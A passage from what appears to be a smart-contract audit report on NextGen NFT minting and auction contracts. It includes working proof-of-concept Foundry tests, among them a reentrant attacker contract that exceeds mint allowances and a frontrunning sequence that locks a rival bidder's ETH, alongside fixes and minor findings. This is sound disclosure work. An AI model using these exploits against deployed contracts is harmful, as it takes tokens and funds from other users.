_maxAllowance, tokData));
213:                 require(_maxAllowance >=
gencore.retrieveTokensMintedALPerAddress(col, _delegator) +
_numberOfTokens, "AL limit");
214:                 mintingAddress = _delegator;
```

```
            } else {
                node = keccak256(abi.encodePacked(msg.sender, _maxAllowance, tokData));
                require(_maxAllowance >= gencore.retrieveTokensMintedALPerAddress(col, msg.sender) + _numberOfTokens, "AL limit");
                mintingAddress = msg.sender;
            }
            require(MerkleProof.verifyCalldata(merkleProof, collectionPhases[col].merkleRoot, node), 'invalid proof');
        } else if (block.timestamp >= collectionPhases[col].publicStartTime && block.timestamp <= collectionPhases[col].publicEndTime) {
            phase = 2;
            require(_numberOfTokens <= gencore.viewMaxAllowance(col), "Change no of tokens");
            require(gencore.retrieveTokensMintedPublicPerAddress(col, msg.sender) + _numberOfTokens <= gencore.viewMaxAllowance(col), "Max");
            mintingAddress = msg.sender;
            tokData = '"public"';
        } else {
            revert("No minting");
        }
        uint256 collectionTokenMintIndex;
        collectionTokenMintIndex = gencore.viewTokensIndexMin(col) + gencore.viewCirSupply(col) + _numberOfTokens - 1;
        require(collectionTokenMintIndex <= gencore.viewTokensIndexMax(col), "No supply");
        require(msg.value >= (getPrice(col) * _numberOfTokens), "Wrong ETH");
        for(uint256 i = 0; i < _numberOfTokens; i++) {
            uint256 mintIndex = gencore.viewTokensIndexMin(col) + gencore.viewCirSupply(col);
            gencore.mint(mintIndex, mintingAddress, _mintTo, tokData, _saltfun_o, col, phase);
        }
        collectionTotalAmount[col] = collectionTotalAmount[col] + msg.value;
        // control mechanism for sale option 3
        if (collectionPhases[col].salesOption == 3) {
            uint timeOfLastMint;
            if (lastMintDate[col] == 0) {
                // for public sale set the allowlist the same time as publicsale
                timeOfLastMint = collectionPhases[col].allowlistStartTime - collectionPhases[col].timePeriod;
            } else {
                timeOfLastMint =  lastMintDate[col];
            }
            // uint calculates if period has passed in order to allow minting
            uint tDiff = (block.timestamp - timeOfLastMint) / collectionPhases[col].timePeriod;
```

```
250:             // users are able to mint after a day passes
251:             require(tDiff>=1 && _numberOfTokens == 1, "1
mint/period");
252:             lastMintDate[col] =
collectionPhases[col].allowlistStartTime +
(collectionPhases[col].timePeriod * (gencore.viewCirSupply(col) - 1));
253:         }
254:     }
```

2. Attacker calls mint() function in MinterContract.sol using his malicious contract address (i.e. containing callback to mint() in its onERC721Received() function) to mint a token (assuming max allowance is 1 token) during the public phase. Here is what happens in the function below:

- On Line 221-222, we enter the else if block since we're in public phase and set phase = 2
- On Line 223-224, the require check ensures that the tokens being minted by the msg.sender does not exceed his max allowance. This includes both tokens that are already minted during public phase previously and the current number of tokens being minted. Here the attacker is minting only 1 token (as per max allowance) so he passes the check since `0 + 1 <= 1`, which is true
- On Line 225, minting address is set to the msg.sender as expected
- Line 232 ensures that the current mintIndex does not exceed the collection's total supply. This can be considered as true considering there are enough tokens left to mint.
- On Line 233, the require check ensures that the msg.value provided by the attacker is enough when compared to the price returned from getPrice() function. Let's consider this as true i.e. the attacker provides the necessary msg.value. **(Note: The getPrice() function would either return price for token on a collection using either sales model 1 or 2 only)**
- Line 236 calls the mint() function on the gencore contract to proceed the minting process

```
File: MinterContract.sol
221:         } else if (block.timestamp >=
collectionPhases[col].publicStartTime && block.timestamp <=
collectionPhases[col].publicEndTime) {
222:             phase = 2;
223:             require(_numberOfTokens <= gencore.viewMaxAllowance(col),
"Change no of tokens");
224:             require(gencore.retrieveTokensMintedPublicPerAddress(col,
msg.sender) + _numberOfTokens <= gencore.viewMaxAllowance(col), "Max");
225:             mintingAddress = msg.sender;
226:             tokData = '"public"';
227:         } else {
228:             revert("No minting");
229:         }
230:         uint256 collectionTokenMintIndex;
231:         collectionTokenMintIndex = gencore.viewTokensIndexMin(col) +
gencore.viewCirSupply(col) + _numberOfTokens - 1;
232:         require(collectionTokenMintIndex <=
gencore.viewTokensIndexMax(col), "No supply");
233:         require(msg.value >= (getPrice(col) * _numberOfTokens),
"Wrong ETH");
234:         for(uint256 i = 0; i < _numberOfTokens; i++) {
```

~~~
235:             uint256 mintIndex = gencore.viewTokensIndexMin(col) +
gencore.viewCirSupply(col);
236:             gencore.mint(mintIndex, mintingAddress, _mintTo, tokData,
_saltfun_o, col, phase);
237:         }
The [mint()](https://github.com/code-423n4/2023-10-
nextgen/blob/8b518196629faa37eae39736837b24926fd3c07c/smart-
contracts/MinterContract.sol#L196) function allows to continue minting and
exceed the max allowance due to the following reasons:
 - On Line 223, the _numberOfTokens being requested is still 1 which is <=
the max allowance of 1 token. Thus the attacker can pass this check.
 - On Line 224, retrieveTokensMintedPublicPerAddress returns 0 though a
token was previously minted. This is because in the [mint()]
(https://github.com/code-423n4/2023-10-
nextgen/blob/8b518196629faa37eae39736837b24926fd3c07c/smart-
contracts/NextGenCore.sol#L189) function of the gencore contract, when we
made an internal call to [_mintProcessing()](https://github.com/code-
423n4/2023-10-nextgen/blob/8b518196629faa37eae39736837b24926fd3c07c/smart-
contracts/NextGenCore.sol#L227) which further made an internal call to
[_safeMint()](https://github.com/code-423n4/2023-10-
nextgen/blob/8b518196629faa37eae39736837b24926fd3c07c/smart-
contracts/ERC721.sol#L237) to perform reentrancy, the
tokenMintedPerAddress mapping was not incremented as mentioned above
before in Point 3 ([see here](https://github.com/code-423n4/2023-10-
nextgen/blob/8b518196629faa37eae39736837b24926fd3c07c/smart-
contracts/NextGenCore.sol#L197)). Due to this, the attacker is able to
pass the check on Line 224 here since 0 + 1 <= 1. which is true.
 - On Line 233, the attacker still has to provide msg.value to mint the
token through reentrancy. **The main issue being pointed out here is that
the attacker can mint more than his max allowance and steal from other
user's allocations.**
```solidity
File: MinterContract.sol
223:             require(_numberOfTokens <= gencore.viewMaxAllowance(col),
"Change no of tokens");
224:             require(gencore.retrieveTokensMintedPublicPerAddress(col,
msg.sender) + _numberOfTokens <= gencore.viewMaxAllowance(col), "Max");

233:         require(msg.value >= (getPrice(col) * _numberOfTokens),
"Wrong ETH");
~~~

8. From the above explanation, we can conclude that the attacker can mint more tokens than the max allowance set during the public phase and steal tokens from other user's allocations.

Coded POC

Here are some points to understand the POC:

- Line 25 to 45 is the **setup**
- attackerContract2 is the attacker's contract (attached below this POC), which is used to mint more tokens than max allowance
- Function testSetUpCollection() is called to setup the Azuki collection.

- Public phase start time = 1000s, Public phase end time = 700000s (time in foundry starts from 0)
- Run the test using `forge test --match-test testAttackerCanExceedAllowance -vvvvv`
- Function testAttackerCanExceedAllowance() sets up the Azuki collection on the first line, warps block.timestamp to 1000s (public start time)
- Function fundAttackerContractWith2ETH() provides the attacker contract with 2 ETH to mint the 2 tokens in order to exceed allowance.
- To start minting, the attacker's EOA (in this case it's just our test contract) calls the onERC721Received() function implemented in attacker's malicious contract.
- The attacker contract has a counter system implemented, which stops execution once 2 tokens are minted (i.e. exceeding max allowance of 1).
- Line 61 asserts that the attacker contract's balance is now 2 tokens, which further proves that max allowance of 1 has been exceeded.
- I've added helpful comments and self-explanatory function names to make it easy to understand the POC.
- **Make sure to paste the attacker contract provided below into the `hardhat/test` folder in order to ensure the path inherited by the POC below works properly.**

```
File: TestContract9.t.sol
01: // SPDX-License-Identifier: MIT
02:
03: pragma solidity ^0.8.19;
04:
05: import {Test, console} from "forge-std/Test.sol";
06:
07: import {NextGenMinterContract} from "../smart-
contracts/MinterContract.sol";
08: import {NextGenCore} from "../smart-contracts/NextGenCore.sol";
09: import {NextGenAdmins} from "../smart-contracts/NextGenAdmins.sol";
10: import {randomPool} from "../smart-contracts/XRandoms.sol";
11: import {NextGenRandomizerNXT} from "../smart-
contracts/RandomizerNXT.sol";
12: import {AttackerContract2} from "./AttackerContract2.t.sol";
13: import {auctionDemo} from "../smart-contracts/AuctionDemo.sol";
14:
15: contract TestContract9 is Test {
16:
17:     NextGenMinterContract minter;
18:     NextGenCore gencore;
19:     NextGenAdmins adminsContract;
20:     randomPool xrandoms;
21:     NextGenRandomizerNXT randomizer;
22:     auctionDemo auctionContract;
23:     AttackerContract2 attackerContract2;
24:
25:     function setUp() public {
26:         //Deployment process - Followed from docs
27:         adminsContract = new NextGenAdmins();
28:         gencore = new NextGenCore("", "", address(adminsContract));
29:         minter = new NextGenMinterContract(address(gencore),address(0)
, address(adminsContract));
```

```
        xrandoms = new randomPool();
        randomizer = new NextGenRandomizerNXT(address(xrandoms), address(this), address(gencore));
        auctionContract = new auctionDemo(address(minter), address(gencore), address(adminsContract));
        attackerContract2 = new AttackerContract2();
    }

    function testSetUpCollection() public {
        string[] memory emptyScript;
        gencore.createCollection("Azuki", "6529", "Empty", "Empty", "Empty", "Empty", "Empty", emptyScript);
        gencore.setCollectionData(1, address(0), 1, 10000, 0);
        minter.setCollectionCosts(1, 1000000000000000000, 0, 0, 0, 1,
        address(0));
        minter.setCollectionPhases(1, 1000, 0, 1000, 700000, 0);//Set allowliststarttime to public sale start time to pass check
        gencore.addMinterContract(address(minter));
        gencore.addRandomizer(1, address(randomizer));
    }

    function testFundAttackerContractWith2ETH() public{
        vm.deal(address(attackerContract2), 2000000000000000000);
        (bool success,) = address(attackerContract2).call{value: 2000000000000000000}("");
    }

    function testAttackerCanExceedAllowance() public {
        testSetUpCollection();
        testFundAttackerContractWith2ETH();
        vm.warp(1000); //Start public phase

        bytes memory emptyData; //Start minting by calling onERC721Received directly
        attackerContract2.onERC721Received(address(minter), address(0), 0, emptyData);

        uint256 attackerContractNFTBalance = gencore.balanceOf(address(attackerContract2));
        assertEq(attackerContractNFTBalance, 2); //This proves that attacker can exceed max allowance of 1
    }
}
```

Attacker's Contract

```
File: AttackerContract2.t.sol
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.19;

```

```
import {INextGenCore} from "../smart-contracts/INextGenCore.sol";
import {IERC721Receiver} from "../smart-contracts/IERC721Receiver.sol";


contract AttackerContract2 is IERC721Receiver {

    uint256 counter;

    INextGenCore gencore;

    function onERC721Received(address minter, address gencore, uint256 tokenId, bytes memory data) public override returns(bytes4) {
        ++counter;

        if(counter < 3) {
            bytes32[] memory emptyArray;
            bytes memory selector = abi.encodeWithSignature("mint(uint256,uint256,uint256,string,address,bytes32[],address,uint256)", 1, 1, 0, "", address(this), emptyArray, address(0), 0);
            (bool success,) = address(minter).call{value: 1000000000000000000}(selector);
        }

        return IERC721Receiver.onERC721Received.selector;

    }

    //Some withdrawal mechanism implemented by attacker

    receive() external payable {}
}
```

Tools Used

Manual Review

Recommended Mitigation Steps

There are 2 solutions to this:

1. Add the non-reentrant modifier (check OpenZeppelin's implementation) to the mint() function in MinterContract.sol

```
File: MinterContract.sol
    function mint(uint256 _collectionID, uint256 _numberOfTokens, uint256 _maxAllowance, string memory _tokenData, address _mintTo, bytes32[] calldata merkleProof, address _delegator, uint256 _saltfun_o) public nonReentrant payable {
```

2. Use the CEI pattern in the mint() function in NextGenCore.sol

Solution (moved the _mintProcessing() call after tokensMintedPerAddress is incremented):

```
File: NextGenCore.sol
    function mint(uint256 mintIndex, address _mintingAddress , address _mintTo, string memory _tokenData, uint256 _saltfun_o, uint256 _collectionID, uint256 phase) external {
        require(msg.sender == minterContract, "Caller is not the Minter Contract");
        collectionAdditionalData[_collectionID].collectionCirculationSupply = collectionAdditionalData[_collectionID].collectionCirculationSupply + 1;
        if (collectionAdditionalData[_collectionID].collectionTotalSupply >= collectionAdditionalData[_collectionID].collectionCirculationSupply) {

            if (phase == 1) {
                tokensMintedAllowlistAddress[_collectionID][_mintingAddress] = tokensMintedAllowlistAddress[_collectionID][_mintingAddress] + 1;
            } else {
                tokensMintedPerAddress[_collectionID][_mintingAddress] = tokensMintedPerAddress[_collectionID][_mintingAddress] + 1;
            }
            _mintProcessing(mintIndex, _mintTo, _tokenData, _collectionID, _saltfun_o);
        }
    }
```

[M-01] Attacker can frontrun another user to call participateToAuction() followed by claimAuction() right at auctionEndTime leading to permanent locking of the other user's ETH

Impact

There are 2 problems here:

1. If Address A (attacker) frontruns Address B to call participateToAuction() followed by claimAuction() right at auctionEndTime, A wins the auction though B submitted a higher bid at the last moment (i.e. at auctionEndTime). This is unfair to address B.
2. Not only is it unfair to address B but also address B's ETH is permanently locked in AuctionDemo.sol since A frontrunned address B's participateToAuction() call with both address A's participateToAuction() and claimAuction() calls, which refunded all the user's previous active bids and rewarded the attacker A with the token.

(**Note: It is possible that A and B are just two bots placing bids for an auction in order to simply win the token, thus this attack can be both intentional or unintentional from their side. For example, bot**

A might be programmed to place a bid at the last moment followed by which A can claim (since A knows it is the winner) while bot B might just only place a bid and claim sometime later on)

The issue here originates since claimAuction() uses "<=" instead of "<" to check if current block.timestamp is less than or equal to auctionEndTime. This allows the attacker to perform such an attack, leading to loss for another user.

Note: This issue is different from the previous issue submitted by me (i.e. "Attacker can claim token without providing ETH"). This is because in the previous issue the root cause was either the use of "<=" instead of "<" in functions cancelBid() and cancelAllBids() or auctionDataInfo not being updated to false in claimAuction(), while in this issue the root cause is the use of ">=" instead of ">" in the claimAuction() function. As a Litmus test, we can see that even after solving the previous issue, the current issue here still exists.

Proof of Concept

Here is the whole process:

Address A = Attacker Address B = Another user

1. At auctionEndTime, both A and B call function participateToAuction() with bids 10 ETH and 11 ETH respectively.
2. A frontruns B's participateToAuction() call with both his participateToAuction() and claimAuction() calls by providing higher gas in order to move ahead in the mempool.
3. Here is the order of calls executing now. A's participateToAuction() call is executed first. Here the following occurs:

- Line 58 - A passes this check since he participates right at auctionEndTime i.e. at time "<=" auctionEndTime
- Line 59-60 - This sets A's bid of 10 ETH as the new highest bid and pushes it to `auctionInfoData[_tokenid]`

```
File: AuctionDemo.sol
57:     function participateToAuction(uint256 _tokenid) public payable {
58:         require(msg.value > returnHighestBid(_tokenid) &&
block.timestamp <= minter.getAuctionEndTime(_tokenid) &&
minter.getAuctionStatus(_tokenid) == true);
59:         auctionInfoStru memory newBid = auctionInfoStru(msg.sender,
msg.value, true);
60:         auctionInfoData[_tokenid].push(newBid);
61:     }
```

4. A's claimAuction() call executes now. Here is what happens:

- On Line 105, A passes the check since call was made right at auctionEndTime
- On Line 106, auctionClaim[_tokenid] is set to true (**Important since B will not be able to call claimAuction() after this is set**)

- On Line 112, the token is transferred to A
- On Line 116, all refunds of previous active bidders are made (except B since his participateToAuction() call has not executed yet)

```
File: AuctionDemo.sol
104:     function claimAuction(uint256 _tokenid) public
WinnerOrAdminRequired(_tokenid,this.claimAuction.selector){
105:         require(block.timestamp >= minter.getAuctionEndTime(_tokenid)
&& auctionClaim[_tokenid] == false && minter.getAuctionStatus(_tokenid) ==
true);
106:         auctionClaim[_tokenid] = true;
107:         uint256 highestBid = returnHighestBid(_tokenid);
108:         address ownerOfToken = IERC721(gencore).ownerOf(_tokenid);
109:         address highestBidder = returnHighestBidder(_tokenid);
110:         for (uint256 i=0; i< auctionInfoData[_tokenid].length; i ++)
{
111:             if (auctionInfoData[_tokenid][i].bidder == highestBidder
&& auctionInfoData[_tokenid][i].bid == highestBid &&
auctionInfoData[_tokenid][i].status == true) {
112:                 IERC721(gencore).safeTransferFrom(ownerOfToken,
highestBidder, _tokenid);
113:                 (bool success, ) = payable(owner()).call{value:
highestBid}("");
114:                 emit ClaimAuction(owner(), _tokenid, success,
highestBid);
115:             } else if (auctionInfoData[_tokenid][i].status == true) {
116:                 (bool success, ) = payable(auctionInfoData[_tokenid]
[i].bidder).call{value: auctionInfoData[_tokenid][i].bid}("");
117:                 emit Refund(auctionInfoData[_tokenid][i].bidder,
_tokenid, success, highestBid);
118:             } else {}
119:         }
120:     }
```

5. Now when B's participateToAuction() call executes. The following happens:

- Line 58 - B passes this check since he participates right at auctionEndTime i.e. at time "<=" auctionEndTime
- Line 59-60 - This sets B's bid of 11 ETH as the new highest bid and pushes it to `auctionInfoData[_tokenid]`

```
File: AuctionDemo.sol
57:     function participateToAuction(uint256 _tokenid) public payable {
58:         require(msg.value > returnHighestBid(_tokenid) &&
block.timestamp <= minter.getAuctionEndTime(_tokenid) &&
minter.getAuctionStatus(_tokenid) == true);
59:         auctionInfoStru memory newBid = auctionInfoStru(msg.sender,
msg.value, true);
60:         auctionInfoData[_tokenid].push(newBid);
61:     }
```

6. Now when B tries to call claimAuction(), the call reverts due to auctionClaim for the _tokenId being true (since A already claimed the token).

```
File: AuctionDemo.sol
104:     function claimAuction(uint256 _tokenid) public
WinnerOrAdminRequired(_tokenid,this.claimAuction.selector){
105:         require(block.timestamp >= minter.getAuctionEndTime(_tokenid)
&& auctionClaim[_tokenid] == false && minter.getAuctionStatus(_tokenid) ==
true);
106:         auctionClaim[_tokenid] = true;
```

7. Additionally, B's 11 ETH is now permanently locked in AuctionDemo.sol since cancelBid() function reverts due to time now being greater than auctionEndTime (see Line 125). (**Note: By the time B realizes he cannot claim the token even though being the highest bidder, it will be too late since time has passed since auctionEndTime due to which cancelBid() reverts)**

```
File: AuctionDemo.sol
124:     function cancelBid(uint256 _tokenid, uint256 index) public {
125:         require(block.timestamp <=
minter.getAuctionEndTime(_tokenid), "Auction ended");
126:         require(auctionInfoData[_tokenid][index].bidder == msg.sender
&& auctionInfoData[_tokenid][index].status == true);
127:         auctionInfoData[_tokenid][index].status = false;
128:         (bool success, ) = payable(auctionInfoData[_tokenid]
[index].bidder).call{value: auctionInfoData[_tokenid][index].bid}("");
129:         emit CancelBid(msg.sender, _tokenid, index, success,
auctionInfoData[_tokenid][index].bid);
130:     }
```

Coded POC

Here are some points to understand the POC:

- Lines 31 to 50 is the **setup**
- Function testSetUpCollection() is called to setup the Azuki collection.
- Public phase start time = 1000s, Public phase end time = 700000s (time in foundry starts from 0)
- Run the test using `forge test --match-test testAttackerCanFrontRunAnotherUserToClaimAuctionAndLockUserETH -vvvvv`
- Function testAttackerCanFrontRunAnotherUserToClaimAuctionAndLockUserETH() sets up the Azuki collection on the first line, warps block.timestamp to 1000s (public start time)
- The functionAdmin starts auction for Azuki with auction end time being 10000s.
- The teamsTrustedAddress holds the NFT till the time the winner of the auction does not claim it using claimAuction.
- For this, the teamsTrustedAddress calls setApprovalForAll to give the AuctionDemo.sol contract approval to transfer the NFT to the winner when he calls claimAuction().

- We warp to 10000s i.e. right at auctionEndTime of the Azuki auction
- Attacker frontruns Alice by calling participateToAuction() with a 1 ETH bid
- Attacker frontruns Alice by calling claimAuction(), which transfers the auctioned token to the attacker.
- Alice's participateToAuction() call with a 2 ETH bid gets executed, leading to permanent locking in the AuctionDemo.sol contract.
- Lines 81-83 show that all three calls mentioned above succeed right at auctionEndTime of the Azuki auction
- Lines 89 to 91, further prove that the attacker's balance is now 1, Alice is not refunded the 2 ETH and Alice's 2 ETH is permanently locked in the AuctionDemo.sol contract's balance.
- Note the receive function at the bottom of the POC is to receive ETH from the claimAuction() function call of the attacker since the ETH is sent to the deployer of AuctionDemo.sol contract (which in this case is our test contract).
- Make sure to add the POC provided below to the **hardhat/test** folder before running the `forge test --match-test testAttackerCanFrontRunAnotherUserToClaimAuctionAndLockUserETH -vvvvv` command.
- I've provided helpful comments to assist while reading the POC and tried to make the function names as self-explanatory as possible as well.

```
File: TestContract8.t.sol
01: // SPDX-License-Identifier: MIT
02:
03: pragma solidity ^0.8.19;
04:
05: import {Test, console} from "forge-std/Test.sol";
06:
07: import {NextGenMinterContract} from "../smart-
contracts/MinterContract.sol";
08: import {NextGenCore} from "../smart-contracts/NextGenCore.sol";
09: import {NextGenAdmins} from "../smart-contracts/NextGenAdmins.sol";
10: import {randomPool} from "../smart-contracts/XRandoms.sol";
11: import {NextGenRandomizerNXT} from "../smart-
contracts/RandomizerNXT.sol";
12: import {auctionDemo} from "../smart-contracts/AuctionDemo.sol";
13:
14: contract TestContract8 is Test {
15:
16:     NextGenMinterContract minter;
17:     NextGenCore gencore;
18:     NextGenAdmins adminsContract;
19:     randomPool xrandoms;
20:     NextGenRandomizerNXT randomizer;
21:     auctionDemo auctionContract;
22:
23:     //List of Bidders
24:     address alice = makeAddr("Bidder1");
25:     address bob = makeAddr("Bidder2");
26:     address charlie = makeAddr("Bidder3");
27:
28:     address teamsTrustedAddress = makeAddr("TrustedAddress");
```

```
    address attacker = makeAddr("AttackerEOA");

    function setUp() public {
        //Deployment process - Followed from docs
        adminsContract = new NextGenAdmins();
        gencore = new NextGenCore("", "", address(adminsContract));
        minter = new NextGenMinterContract(address(gencore),address(0), address(adminsContract));
        xrandoms = new randomPool();
        randomizer = new NextGenRandomizerNXT(address(xrandoms), address(this), address(gencore));
        auctionContract = new auctionDemo(address(minter), address(gencore), address(adminsContract));
    }

    function testSetUpCollection() public {
        string[] memory emptyScript;
        gencore.createCollection("Azuki", "6529", "Empty", "Empty", "Empty", "Empty", "Empty", emptyScript);
        gencore.setCollectionData(1, address(0), 1, 10000, 0);
        minter.setCollectionCosts(1, 4000000000000000000, 0, 0, 600, 1,
        address(0));
        minter.setCollectionPhases(1, 1000, 0, 1000, 700000, 0);//Set allowliststarttime to public sale start time to pass check
        gencore.addMinterContract(address(minter));
        gencore.addRandomizer(1, address(randomizer));
    }

    function testAttackerCanFrontRunAnotherUserToClaimAuctionAndLockUserETH() public {
        testSetUpCollection();
        vm.warp(1000); //Start public phase on Azuki collection
        //Start Azuki auction
        minter.mintAndAuction(teamsTrustedAddress, "", 0, 1, 10000); //(Auction ends at 10000s)
        bytes memory selector = abi.encodeWithSignature("participateToAuction(uint256)", 10000000000);

        //Give approval to this contract to transfer the auctioned token to the winner when winner calls claimAuction()
        vm.prank(teamsTrustedAddress);
        gencore.setApprovalForAll(address(auctionContract), true);

        //Warp to 10000s i.e. right at auctionEndTime of the Azuki auction
        vm.warp(10000);

        //Attacker's frontrun call to participateToAuction()
        vm.deal(attacker, 1000000000000000000); //Attacker places 1 ETH bid
        vm.prank(attacker);
        (bool success1,) = address(auctionContract).call{value: 1000000000000000000}(selector);

        //Attacker's frontrun call to claimAuction()
        bytes memory selector2 = abi.encodeWithSignature("claimAuction(uint256)", 10000000000);
        vm.prank(attacker); //Attacker claimsAuction
        (bool success2,) = address(auctionContract).call(selector2);

        //Alice's participateToAuction() call (which is frontrun by above two calls)
        vm.deal(alice, 2000000000000000000); //Alice places 2 ETH bid
        vm.prank(alice);
        (bool success3,) = address(auctionContract).call{value: 2000000000000000000}(selector);

        assertEq(success1, true);
        assertEq(success2, true);
        assertEq(success3, true);

        uint256 attackerNFTBalance = gencore.balanceOf(attacker);
        uint256 aliceETHBalance = address(alice).balance; //Means alice was not refunded her ETH since her call came later after the attacker frontrunned her with participateToAuction() and claimAuction() calls, thereby locking her ETH in AuctionDemo.sol
        uint256 auctionContractETHBalance = address(auctionContract).balance;

        assertEq(attackerNFTBalance, 1);
        assertEq(aliceETHBalance, 0);
        assertEq(auctionContractETHBalance, 2000000000000000000); //Represents Alice's locked ETH
    }

    receive() external payable {}
}
```

Tools Used

Manual Review

Recommended Mitigation Steps

The solution is quite straightforward. Change ">=" to ">" in claimAuction() function. This prevents the attacker A from performing such an attack on another address B.

Solution:

```
File: AuctionDemo.sol
    function claimAuction(uint256 _tokenid) public WinnerOrAdminRequired(_tokenid,this.claimAuction.selector){
        require(block.timestamp > minter.getAuctionEndTime(_tokenid) && auctionClaim[_tokenid] == false && minter.getAuctionStatus(_tokenid) ==
true);


106:          auctionClaim[_tokenid] = true;
```

[L-01] Missing check in function `artistSignature()` to ensure parameter `_signature` is not empty

There is 1 instance of this issue:

Link to instance

It is possible that the artist of a collection forgets to pass the parameter `_signature`, which would cause the empty signature to be accepted and set. This update would be permanent since artistSigned is set to true on Line 261, which prevents the artist from changing to signature to another string value due to the check on Line 259.

Solution: Add a check to ensure that `_signature` is not empty

```
File: smart-contracts/NextGenCore.sol
257:     function artistSignature(uint256 _collectionID, string memory
_signature) public {
258:         require(msg.sender ==
collectionAdditionalData[_collectionID].collectionArtistAddress, "Only
artist");
259:         require(artistSigned[_collectionID] == false, "Already
Signed");
260:         artistsSignatures[_collectionID] = _signature;
261:         artistSigned[_collectionID] = true;
262:     }
```

[L-02] Missing check in function `setCollectionPhases()` to ensure allowlist/public end time is greater than start time

There is 1 instance of this issue:

Link to instance below

Missing check to see if `_allowlistEndTime` and `_publicEndTime` are greater than `_allowlistStartTime` and `_publicStartTime` respectively.

```
File: MinterContract.sol
172:     function setCollectionPhases(uint256 _collectionID, uint
_allowlistStartTime, uint _allowlistEndTime, uint _publicStartTime, uint
_publicEndTime, bytes32 _merkleRoot) public
CollectionAdminRequired(_collectionID, this.setCollectionPhases.selector)
{
173:         require(setMintingCosts[_collectionID] == true, "Set Minting
Costs");
174:         collectionPhases[_collectionID].allowlistStartTime =
_allowlistStartTime;
175:         collectionPhases[_collectionID].allowlistEndTime =
_allowlistEndTime;
176:         collectionPhases[_collectionID].merkleRoot = _merkleRoot;
177:         collectionPhases[_collectionID].publicStartTime =
_publicStartTime;
178:         collectionPhases[_collectionID].publicEndTime =
_publicEndTime;
179:     }
```

[N-01] Variable used only in current contract should be marked with private instead of public visibility

There are 7 instances of this:

Link to instance below

Variable `newCollectionIndex` is only used in the NextGenCore.sol contract, thus can be marked with private visibility.

```
File: NextGenCore.sol
26:     uint256 public newCollectionIndex;
```

Link to instances below

There are 6 instances here which can be marked private.

```
File: NextGenCore.sol
083:     mapping (uint256 => uint256) public burnAmount;
084:
085:     // modify the metadata view
086:     mapping (uint256 => bool) public onchainMetadata;
087:
088:     // artist signature per collection
089:     mapping (uint256 => string) public artistsSignatures;
090:
091:     // tokens additional metadata
092:     mapping (uint256 => string) public tokenData;
099:
100:     // artist signed
101:     mapping (uint256 => bool) public artistSigned;
102:
105:     address public minterContract;
```

[N-02] Typo in struct name `collectionAdditionalDataStructure`

There is 1 instance of this:

Link to instance below

Correct `collectionAdditonalDataStructure` to `collectionAdditionalDataStructure`. **Note: This is just a typo and does not affect contract logic**

```
File: NextGenCore.sol
45:     struct collectionAdditonalDataStructure {
```

[N-03] Remove redundant check from `addMinter()` function

There is 1 instance of this:

Link to instance below

Check on Line 336 is redundant since even if function admin decides to use malicious minter contract, the malicious contract can implement an isMinterContract() function that always returns true in order to pass this check.

```
File: NextGenCore.sol
335:     function addMinterContract(address _minterContract) public
FunctionAdminRequired(this.addMinterContract.selector) {
336:         require(IMinterContract(_minterContract).isMinterContract()
== true, "Contract is not Minter");
337:         minterContract = _minterContract;
338:     }
```

[N-04] Incorrect `collectionPrimaryAndSecondaryAddresses` comment should be corrected

There is 1 instance of this:

Link to instance below

Since the keys in the mapping points towards the collectionPrimaryAddresses struct, on Line 86 the comment should be use `collectionPrimaryAddresses` struct instead of `collectionPrimaryAndSecondaryAddresses`

```
File: MinterContract.sol
86:     // mapping of collectionPrimaryAndSecondaryAddresses struct
87:     mapping (uint256 => collectionPrimaryAddresses) private
collectionArtistPrimaryAddresses;
```

[N-05] Incorrect comment in function `mintAndAuction()` should be corrected

There is 1 instance of this:

Link to instance below

Correct "after a day passes" to "after a period passes" since NFTs can be minted period-wise, which may or may not be 1 day.

```
File: MinterContract.sol
308:         // users are able to mint after a day passes
309:         require(tDiff>=1, "1 mint/period");
```

[N-06] Avoid copy pasting OZ libraries and inheriting from them

Note: There is more than instance of this issue in the codebase such as copy-paste of Address.sol, Math.sol, Strings.sol etc. All of them are inherited directly. For explanation purposes, I've only included MerkleProof.sol below

There are 4 instances of this issue:

Link to instance below

Inherit from openzeppelin dependencies instead of copy pasting contract the MerkleProof.sol contract. This will ensure all contracts are part of the same version without any breaking modifications which could've occurred during the copy paste.

```
File: MinterContract.sol
18: import "./MerkleProof.sol";
```

[N-07] Missing check in function `setCollectionCosts()` to ensure salesOption is in range [1-3]

There is 1 instance of this issue:

Link to instance below

Missing check to ensure sales option is in the range [1-3]. There is a chance that the CollectionAdmin forgets to pass the salesOption input (defaulting to 0) or even setting a value outside the range. This could lead to the fixed minting cost option being applied (as seen here) instead of the expected sales options (2 or 3).

```
File: MinterContract.sol
159:     function setCollectionCosts(uint256 _collectionID, uint256
_collectionMintCost, uint256 _collectionEndMintCost, uint256 _rate,
uint256 _timePeriod, uint8 _salesOption, address _delAddress) public
CollectionAdminRequired(_collectionID, this.setCollectionCosts.selector) {
160:         require(gencore.retrievewereDataAdded(_collectionID) == true,
"Add data");
```

```
        collectionPhases[_collectionID].collectionMintCost = _collectionMintCost;
        collectionPhases[_collectionID].collectionEndMintCost = _collectionEndMintCost;
        collectionPhases[_collectionID].rate = _rate;
        collectionPhases[_collectionID].timePeriod = _timePeriod;
        collectionPhases[_collectionID].salesOption = _salesOption;
        collectionPhases[_collectionID].delAddress = _delAddress;
        setMintingCosts[_collectionID] = true;
    }
```

Gas Optimizations

[G-01] Use do-while loops instead of for loops to save gas

There are 3 instances of this:

Link to instance below

Before VS After

Deployment cost: 582355 - 571365 = 10990 gas saved

Instead of this:

```
File: NextGenAdmins.sol
    function registerBatchFunctionAdmin(address _address, bytes4[] memory _selector, bool _status) public AdminRequired {
        //@audit Gas - Use do-while loop
        for (uint256 i=0; i<_selector.length; i++) {
            functionAdmin[_address][_selector[i]] = _status;
        }
    }
```

Use this:

```
File: NextGenAdmins.sol
    function registerBatchFunctionAdmin(address _address, bytes4[] memory _selector, bool _status) public AdminRequired {
        /* for (uint256 i=0; i<_selector.length; i++) {
            functionAdmin[_address][_selector[i]] = _status;
        } */
        uint256 i;
        do {
            functionAdmin[_address][_selector[i]] = _status;
            unchecked {
                ++i;
            }
60:         } while (i < _selector.length);
61:     }
```

Link to instance below

Before VS After

Deployment cost: 5501759 - 5499141 = 2618 gas saved

Instead of this:

```
File: NextGenCore.sol
289:     function updateImagesAndAttributes(uint256[] memory _tokenId, string[] memory _images, string[] memory _attributes) public FunctionAdminRequired(this.updateImagesAndAttributes.selector) {
290:         for (uint256 x; x < _tokenId.length; x++) {
292: require(collectionFreeze[tokenIdsToCollectionIds[_tokenId[x]]] == false, "Data frozen");
